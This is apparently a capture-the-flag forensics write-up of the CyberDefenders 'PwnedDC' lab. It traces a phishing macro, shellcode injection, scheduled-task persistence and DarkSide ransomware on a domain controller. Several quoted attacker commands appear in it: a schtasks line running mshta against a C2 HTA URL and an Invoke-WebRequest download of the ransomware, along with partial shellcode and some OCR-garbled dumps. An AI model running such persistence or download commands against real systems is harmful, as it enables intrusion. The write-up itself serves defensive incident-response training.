Challenge: PwnedDC Lab

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Hard

Tools Used: Event Log Explorer, Arsenal Image Mounter, Outlook Forensics Wizard, olevba,

scdbg, Volatility 2, ClamScan, VirusTotal, HxD, Resource Hacker, Strings

Summary: This lab involves investigating a compromised domain controller that was infected with DarkSide ransomware. Initial access was achieved through a phishing email containing a malicious Excel attachment ("Unpaid Invoice.xls") that contained malicious VBA macros which injected shellcode into rundll32.exe, establishing a reverse shell to 192.168.112.128 over port 8080. Windows Defender initially detected the shellcode but was later disabled. Persistence was achieved via a scheduled task invoking mshta.exe to retrieve a malicious HTA file. Subsequent analysis uncovered the use of BloodHound for Active Directory (AD) reconnaissance and a PowerShell command that downloaded the ransomware executable (svchost.exe) from the C2 server. Memory forensics identified svchost.exe (PID 3140) as the ransomware binary, which had the internal name calimalimodumator.exe, a known DarkSide ransomware binary.

Scenario: A corporate domain controller has been compromised, and attackers gained control over Active Directory. As a SOC analyst, investigate to uncover who was behind the attack, what happened, when and how it occurred, and why.

Instructions:

• Use Win2016x64_14393 profile with volatility2 to analyze the memory dump


What is the name of the first malware detected by Windows Defender?

TLDR: Filter for Event ID 1116 in the Windows Defender operational lgs.


Microsoft Defender records certain events within the Windows Defender operational logs. The event ID we are concerned with is 1116, which records each time Windows Defender detects malware. The event logs are located at:

%SYSTEMROOT%\System32\winevt\Logs

Let's start by mounting the disk image using Arsenal Image Mounter, this will allow us to navigate the file system of the imaged system. We can use a tool called Event Log Explorer to view the Microsoft Defender operational logs, filtering for event ID 1116:



Here we can see that Windows Defender detected shellcode within a file called note.txt located in a shared-folder path at 7:03:28 PM on the 21st of Nov 2021. Following this event, we can see the file being quarantined, detected again, quarantined, and finally Windows Defender being disabled:




This suggests that the threat actor executed the shellcode twice, both times failing, and then disabled Windows Defender. Meaning, this shellcode, if executed, was likely done shortly after 10:27:53 PM on the 21st of Nov 2021.

Answer: Exploit:Win32/ShellCode.BN

Provide the date and time when the attacker clicked send (submitted) the malicious email?

TDLR: Filter for .pst files located within the "Documents\Outlook Files" directory for each user. Analyse each .pst file using a tool like Outlook Forensics Wizard, focusing on emails that contain an attachment.


An Outlook .pst file is a "Personal Storage Table" that stores copies of your Outlook items, such as emails, contacts, and more, locally. These files are often used for email backups, archiving, and offline access. We can use a tool called Outlook Forensics Wizard to analyse these PST files and look for any malicious attachments. First, we need to find what user has an Outlook .pst file we can analyse. After searching for .pst, I can find multiple users:




We can see that these PST files are located at:

• %USERPROFILE%\Documents\Outlook Files


Starting with labib, if you extract all the attachments, we can see a file called "Unpaid Invoice.xls":



If you filter for the text "unpaid" within 4n6 Outlook Forensics Wizard, we can see what email contained this attachment:



Given the sender address and the sense of urgency, this is a stock standard phishing email. If you view the Properties tab for this email, we can see the ClientSubmitTime, which indicates when an email was submitted for sending from the client's perspective (i.e., the threat actors mail client):




Answer: 2021-08-12 04:47

What is the IP address and port on which the attacker received the reverse shell?

TLDR: Use olevba and the --show-pcode flag to detect VBA Stomping. Extract the hexadecimal shellcode from the p-code and use scdbg to analyse it.

Let's start by analysing the "Unpaid Invoice.xls" file which we extracted earlier using Outlook Forensics Wizard. If we generate the SHA256 hash of this file using the Get-FileHash cmdlet:



And submit this hash to VirusTotal, we can see a significant number of detections:



We can also see references to macros and code injection. Let's use a great tool called olevba, which enables us to detect and extract macros within office documents, against this file:


python olevba.py "Unpaid Invoice.xls"

If you look through the output, we can see calls to suspicious functions like VirtualAllocEx and WriteprocessMemory, among other suspicious behaviours:

	Туре	Keyword	+ Description
	AutoExec AutoExec Suspicious Suspicious Suspicious Suspicious Suspicious	Auto_Open Workbook_Open Environ Lib VirtualAllocEx WriteProcessMemory Base64 Strings	Runs when the Excel Workbook is opened Runs when the Excel Workbook is opened May read system environment variables May run code from a DLL May inject code into another process May inject code into another process Base64-encoded strings were detected, may be used to obfuscate strings (optiondecode to see all)

After going through one of the macros, we can see that it launches rundll32.exe, allocates RWX memory in that process, and injects shellcode into. To put it simply, once this macro is executed, it injects shellcode into rundll32.exe. The shellcode seems to be stored in the myArray variable:

We can use the following python script to write the shellcode to a file, which we can then analyse using scdbg:



Unfortunately, we can't see any reverse shell being established:

```
Initialization Complete..

Max Steps: -1
Using base offset: 0x401000

40106c GetProcAddress(LoadLibraryA)
40107c LoadLibraryA(user32)
401094 GetProcAddress(MessageBoxA)
4010ac MessageBoxA(Hello World!, )
4010c4 GetProcAddress(ExitProcess)
4010c7 ExitProcess(0)

Stepcount 2146
```

After looking around, I came across a technique called VBA Stomping. VBA Stomping is the process of destroying the VBA source code, leaving only a compiled version of the macro code called p-code. Each macro stream has a PerformanceCache that stores a separate compiled version of the VBA source code known as p-code. This p-code is executed when the MS Office version matches the version of the host MS Office application.

Fortunately for us, olevba has a flag that shows disassembled P-code:

• python olevba.py --show-pcode "Unpaid Invoice.xls"

Here we can find some hidden shellcode:

```
Line #52:
        LineCont 0x003
        LitDI2 0x00BA
        LitDI2 0x0099
        LitDI2 0x003D
        LitDI2 0x0076
        LitDI2 0x00F4
        LitDI2 0x00D9
        LitDI2 0x00EC
        LitDI2 0x00D9
        LitDI2 0x0074
        LitDI2 0x0024
        LitDI2 0x00F4
        LitDI2 0x0058
        LitDI2 0x0029
        LitDI2 0x00C9
        LitDI2 0x00B1
        LitDI2 0x00C9
        LitDI2 0x0031
        LitDI2 0x0050
        LitDI2 0x0012
        LitDI2 0x0083
        LitDI2 0x00C0
        LitDI2 0x0004
        LitDI2 0x0003
        LitDI2 0x00C9
        LitDI2 0x0033
        LitDI2 0x0094
        LitDI2 0x0001
        LitDI2 0x0015
        LitDI2 0x00A3
```

I then used claude to generate a Python script that extracts the hexadecimal shellcode from the P-code. After analysing the extracted shellcode, I can see a call to InternetConnectA:

```
Loaded cec bytes from file C:\Users\timba\DOWNLO~1\EXTRAC~1.SC

Detected \x encoding input format converting...

Initialization Complete..

Max Steps: 2000000

Using base offset: 0x401000

4010bd LoadLibraryA(wininet)

4010cb InternetOpenA()

4010e7 InternetConnectA(server: 192.168.112.128, port: 8080, )

Stepcount 2000001
```

Here we can see that it connects to 192.168.112.128 over port 8080.

Answer: 192.168.112.128:8080

What is the MITRE ID of the technique used by the attacker to achieve persistence?

TLDR: Examine the PowerShell history file (ConsoleHost_history.txt).

Persistence can be achieved through multiple avenues, including scheduled tasks, services, registry run keys, startup folder, WMI, and more. I eventually came across something interesting within the ConsoleHost_history.txt file. This is a plain text file used by PowerShell to store the command history of all PowerShell sessions on a given host, and is located at:

 D:\Users\administrator\AppData\Roaming\Microsoft\Windows\PowerShell\ PSReadline

If you open this file, you can see a PowerShell command that executes schtasks.exe:

"C:\Windows\system32\schtasks.exe" /Create /F /SC DAILY /ST 12:00 /TN MicrosoftEdge /TR "c:\Windows\system32\schd.exe /c 'mshta.exe http://c2.cyberdefenders.org/SEEIDSd70ET0k.hta'"
.\schtasks.exe /Create /F /SC DAILY /ST 12:00 /TN MicrosoftEdge /TR "c:\Windows\system32\cmd.exe /c 'mshta.exe http://c2.cyberdefenders.org/SEEIDSd70ET0k.hta'"

This command creates a scheduled task called "MicrosoftEdge" that runs daily at 12:00. It invokes cmd.exe that executes mshta.exe to download a .hta file from c2.cyberdefenders.org. Mshta.exe is a well-known LOLBAS that can be abused by threat actors to execute malicious html applications (.hta files). This technique (scheduled tasks) is given the ID T1053.005 by MITRE.

Answer: T1053.005

What is the attacker's C2 domain name?


The C2 domain was found within the scheduled task command discovered in the previous question.

Answer: c2.cyberdefenders.org

What is the name of the tool used by the attacker to collect AD information?

TLDR: Analyse PowerShell script-block logs (Event ID 4104). Focus on what tools are mentioned within the PowerShell script and correlate this with a well-known AD reconnaissance tool.

After exploring PowerShell script-block logs (Event ID 4104 within the PowerShell operational event logs), I came across an interesting script:



If you explore this script, we can see that it gathers information about AD objects. After exploring the script further, I can find references to SharpHound, which is a data collector for BloodHound, a popular AD reconnaissance tool.

Answer: BloodHound

What is the PID of the malicious process?

TLDR: Point ClamScan at a directory containing the dumped processes from memory. You can achieve this by using the procdump plugin. Alternatively, use plugins like PsTree, malfind, and cmdline to identify suspicious processes, focusing on weird process genealogy (parent-child relationships) and file paths.

To find the PID of the malicious process, let's analyse the given memory dump using Volatility 2. Let's start by identifying the profile:

• vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" imageinfo

The imageinfo plugin scans the entire memory dump looking for the KDBG to determine the OS build. Unfortunately, this plugin is not very good at scanning the subject dump and locating the KDBG signature. Therefore, we will use a suggested profile from the imageinfo output with the kdbgscan plugin to find the address/offset of the KdCopyDataBlock that we can use with other plugins for more accurate results (NOTE, WE ARE PROVIDED THE PROFILE IN THE SCENARIO TAB OF THE LAB):

 vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" --profile=Win2016x64_14393 kdbgscan

Here we can find the address of the KdCopyDataBlock:

```
************
Instantiating KDBG using: Kernel AS Win2016x64_14393 (6.4.14393 64bit)
Offset (V)
Offset (P)
                                              0xf8030e8f2500
0x13c6f2500
<dCopyDataBlock (V)</pre>
                                            : 0xf8030e7d2e00
Block encoded
                                               0xf7f8886404bf6f34
Wait never
Wait always
                                               0x7eda9d4011178009
KDBG owner tag check : True
Profile suggestion (KDBGHeader): Win2016x64_14393
Service Pack (CmNtCSDVersion) :
Build string (NtBuildLab) :
                                               14393.693.amd64fre.rs1_release.1
0xfffff8030e9013d0 (44 processes)
0xfffff8030e907060 (157 modules)
0xfffff8030e602000 (Matches MZ: True)
PsActiveProcessHead
PsLoadedModuleList
KernelBase
Major (OptionalHeader)
Minor (OptionalHeader)
                                               10
                                               0
                                               0xfffff8030e944000 (CPU 0)
KPCR
                                               Oxffffaa00ffbcd000 (CPU 1)
Oxffffaa00ffe40000 (CPU 2)
Oxffffaa00ffec3000 (CPU 3)
KPCR
CPCR
CPCR
```

Now let's run the procdump plugin to extract the executable files of all processes from the memory dump:

vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" --profile=Win2016x64_14393 -g 0xf8030e7d2e00 procdump --dump-dir=.\process dump\

We can now scan the dumped executables for known malware signatures by using a tool called ClamScan, which is the CLI component of ClamAV:

• clamscan.exe .\process_dump\

each process labelled with "OK" does not match a known malware signature, however, we can see one process that is detected as malicious:

```
C. Ubsers\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1016.exe: OK
C. Ubsers\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1106.exe: OK
C. Ubsers\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1206.exe: OK
C. Ubsers\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1207.exe: OK
C. Ubsers\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1272.exe: OK
C. Ubsers\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1272.exe: OK
C. Ubsers\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1273.exe: OK
C. Ubsers\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1432.exe: OK
C. Ubsers\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1450.exe: OK
C. Ubsers\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1540.exe: OK
C. Ubsers\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1540.exe: OK
C. Ubsers\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1530.exe: OK
C. Ubsers\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1632.exe: OK
C. Ubsers\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1632.exe: OK
C. Ubsers\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1844.exe: OK
C. Ubsers\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1864.exe: OK
C. Ubsers\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatility2.6\process_dump\executable.1966.exe: OK
C. Ubsers\Administrator\Desktop\Start Here\Tools\Memory Analysis\volatilit
```

This suggests that the malicious process is PID 3140. Using the pslist plugin, we can see that this is svchost.exe:


vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" --profile=Win2016x64_14393 -g 0xf8030e7d2e00 pslist -p 3140 -verbose



The parent process for the legitimate svchost.exe binary should always be services.exe. Using the pstree plugin:

vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" --profile=Win2016x64_14393 -g 0xf8030e7d2e00 pstree

We can see that PID 1632 is not services.exe, but is rather wsmprovhost.exe (a legitimate process used by PowerShell Remoting):



Another method to detect this malicious process is by using the malfind plugin, which looks for injected code:

 vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" --profile=Win2016x64_14393 -g 0xf8030e7d2e00 malfind

It identifies svchost.exe as suspicious due to the page execute read-write permissions:

```
Process: svchost.exe Pid: 3140 Address: 0x30000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
 lags: PrivateMemory: 1, Protection: 6
                   eb 03 c2 0c 00 55 8b ec 81 ec 00 10 00 00 c7 45 c0 16 0e 00 00 c7 45 a8 00 00 40 00 8d 85 50 ff ff ff 50 8d 45 d4 50 8d 45 98 50 e8 fb 08 00 00 83 c4 0c e8 04 00 00 01 11 82 40 00 58 89 85 6c
0x0003000<u>0</u>
                                                                                                        0x00030010
0x00030020
0x00030030
                                                                                                                         @.X..
0x00030000 eb03
                                              JMP 0x30005
                  c20c00
0x00030002
0x00030005
                                              RET 0xc
                                              PUSH EBP
                                              MOV EBP,
0x00030006
                  8bec
                                                              ESP
0x00030000 8Bec
0x00030008 81ec00100000
0x0003000e c745c0160e0000
0x00030015 c745a800004000
0x0003001c 8d8550ffffff
                                              SUB ESP, 0x1000
MOV DWORD [EBP-0x40],
MOV DWORD [EBP-0x58],
                                                                                    0xe16
                                                                                   0x400000
0x0003001c
0x00030022
                                              LEA EAX,
PUSH EAX
                                                              [EBP-0xb0]
                  50
0x00030023
                                              LEA EAX,
PUSH EAX
                  8d45d4
                                                              [EBP-0x2c]
0x00030026
0x00030027
                                              LEA EAX, [EB
PUSH EAX
CALL 0x3092b
                  8d4598
                                                              [EBP-0x68]
0x00030027 847390
0x0003002a 50
0x0003002b e8fb08
0x00030030 83c40c
                  e8fb080000
                                              ADD ESP, 0xc
CALL 0x3003c
ADC [EDX-0x76a7ffc0], EAX
0x00030033
                 e804000000
0x00030038
                  118240005889
0x0003003e
                  85
                                              DB 0x85
0x0003003f
                                               INS BYTE [ES:EDI], DX
```

The final simple method to detecting this malicious process, is by using the cmdline plugin:

 vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" --profile=Win2016x64_14393 -g 0xf8030e7d2e00 cmdline

This outputs the command-line for each spawned process. Here we can see that PID 3140 was executed from the Documents folder:

```
svchost.exe pid: 3140
Command line : "C:\Users\Administrator\Documents\svchost.exe"
```

The legitimate svchost.exe binary is located within System32.

Answer: 3140

What is the family of ransomware?

If you recall earlier, ClamScan identified the svchost.exe process (PID 3140) as Win.Packed.DarkSide. DarkSide was a ransomware family observed in 2021. Alternatively, if you didn't use ClamScan against the process dump output, you can just generate the SHA256 hash of the malicious process and submit it to VirusTotal:



Answer: DarkSide

What is the command invoked by the attacker to download the ransomware?

Let's use the strings command against the memory dump and filter for "svchost.exe":

strings.exe .\memory.dmp | Select-String -Pattern "svchost.exe" > strings_out.txt

Unfortunately, we aren't provided with any process creation logs (like Sysmon Event ID 1 or Event ID 4688), therefore, we need to look through memory for any commands that download the ransomware (which we identified to be svchost.exe previously). Immediately I came across a PowerShell command that uses the Invoke-WebRequest cmdlet to download svchost.exe from 192.168.112.128 (the C2 server we identified previously):

```
/></Obj></MS></Obj></LST></Obj><B N="IsNested">false</B><S N="History">Invoke-WebRequest http://192.168.112.128:8000/svchost.exe -OutFile svchost.exe<B
```

Answer: Invoke-WebRequest http://192.168.112.128:8000/svchost.exe -OutFile svchost.exe

What is the address where the ransomware stores the 567-byte key under the malicious process's memory?

To find the address where the ransomware stores the key, we can use the yarascan plugin:

vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" --profile=Win2016x64_14393 -g 0xf8030e7d2e00 yarascan -p 3140 -Y "When you open our website"

The reason we search for the string "When you open our website" is because this string is mentioned right before the key within the readme file dropped by DarkSide ransomware.

```
x00b5f451
                          68
20
                                                                                                                   When.you.open.ou
r.website,.put.t
he.following.dat
                    57
72
68
                                     6e
65
                                                                                        6e
75
20
75
20
7a
58
58
                                                                 65
77
20
4b
79
36
x00b5f461
                                                 6c
74
0d
                                                                                   67
70
3a
x00b5f471
                                                       6c
68
                                           20
                                                            65
20
54
56
                          20
72
0d
                                                                                              74
0d
                                69
                                                                                                          66
x00b5f481
                     61
                                     6e
                                                                                                                    a.in.the.input.
                                     3a
20
36
                     6f
x00b5f491
                                                      0a
                                6d
                                                 73 4a
66 77
57 70
68 4e
                                                                                                                    ....<mark>]</mark>sJTyyTnzJlo
Q1I6sfwV6oVcXaRy
                     20
51
x00b5f4a1
                                0a
                          31
77
4a
52
6c
                                                                        6f
37
73
77
54
44
78
34
78
x00b5f4b1
                                                                             42
72
50
                                     36
44
                    6e
48
                                4e
63
                                           6d
                                                            68
                                                                                   4b
78
30
70
53
34
                                                                                              45
6b
                                                                                                                    nwN6mWphA7BKXEDI
x00b5f4c1
                                                                                         6c
73
6b
x00b5f4d1
                                                                                                                    HJcDlhNNHsrxlkpg
                                           6c
                                                            4e
                                     68
37
x00b5f4e1
                    67
76
                                                 32
62
                                                                                                                    gRChK2nQ7wP0sknJ
v1371bqE1TopkUyw
                                43
33
51
57
34
                                           4b
x00b5f4f1
                                           6c
                                                                             6f
                          33
65
                                                                                               6d
x00b5f501
                                     6e
                                           66
75
79
                                                      46
                                                            6d
                                                                                         43
                    4b
                                                                  71
77
75
57
47
                                                                                                    46
                                                                                                                    K3QnfJFmqDBSCmFI
                                                 4a
                                                                                                    53
5a
62
72
                                      53
56
                                                      6a
48
                                                                                                                    SeWSudjgwxB4kKSp
7h4VySHeu4LmDiZX
                                                 64
                                                            67
                                                                                         6b
                          68
                                                                             4c
                                                                                   6d
                                                                                         44
                                                                                               69
\times 00b5
                                68
68
                                                       5a
72
           531
                                           64
                                                 62
                                                                                         5a
x00b5f
                                                                                               30
                                                                                                                    TAh1dbZHWxTtZ0bA
                                                                                                                    6PhCoDrbGkctY4ru
```

Focus on where the key starts, like suggested in the hint. 0x00b5f4a1 + 4 = 0x00b5f4a5.

Answer: 0x00b5f4a5

What is the 8-byte word hidden in the ransomware process's memory?

Using the following command:

vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" --profile=Win2016x64_14393 -g 0xf8030e7d2e00 memdump -p 3140 -D dump/

We can dump the memory associated with the ransomware binary. If you load this dump file into HxD, we can see an 8-byte word starting at offset 0:

Answer: c0n6r475

What is the ransomware file's internal name?

Executables often contain resource information, like version details, internal names, and more. The internal name refers to a specific field within the executables metadata that is distinct from the file's actual filename and is embedded within the executable itself during compilation. Let's use the dumpfiles plugin to dump all files associated with sychost.exe:

vol.exe -f "C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dmp" --profile=Win2016x64_14393 -g 0xf8030e7d2e00 dumpfiles -p 3140 -n -u -D .\files\

We can then use Resource Hacker to view the resources within the svchost.exe binary. We can find the internal name within the Version Info details:

```
> ···· Cursor
                                                      1 VERSIONINFO
> --- Icon
                                                      FILEVERSION 67,0,0,0
> ···· String Table
                                                      PRODUCTVERSION 67,0,0,0
> ···· Accelerators
                                                   5 FILEOS 0x40004
 Cursor Group
                                                   6 FILETYPE 0x1
 ···· Icon Group
                                                   8 BLOCK "StringFileInfo"
 🗸 ---- 📗 Version Info
                                                   9
       ······ 😭 1:1092
                                                  10
                                                                BLOCK "040904E4"
                                                  11
                                                                        VALUE "FileVersions", "7.0.0.23"
VALUE "ProductVersions", "67.0.20.45"
VALUE "InternalName", "calimalimodumator.exe"
                                                  12
13
                                                  14
                                                  15
                                                                         VALUE "LegalCopyrights", "Vsekdag"
                                                  16
                                                  17
                                                  18
                                                  19 BLOCK "VarFileInfo"
                                                  20 {
21
22 }
23 }
                                                                VALUE "Translation", 0x0409 0x22FC
```

Answer: calimalimodumator.exe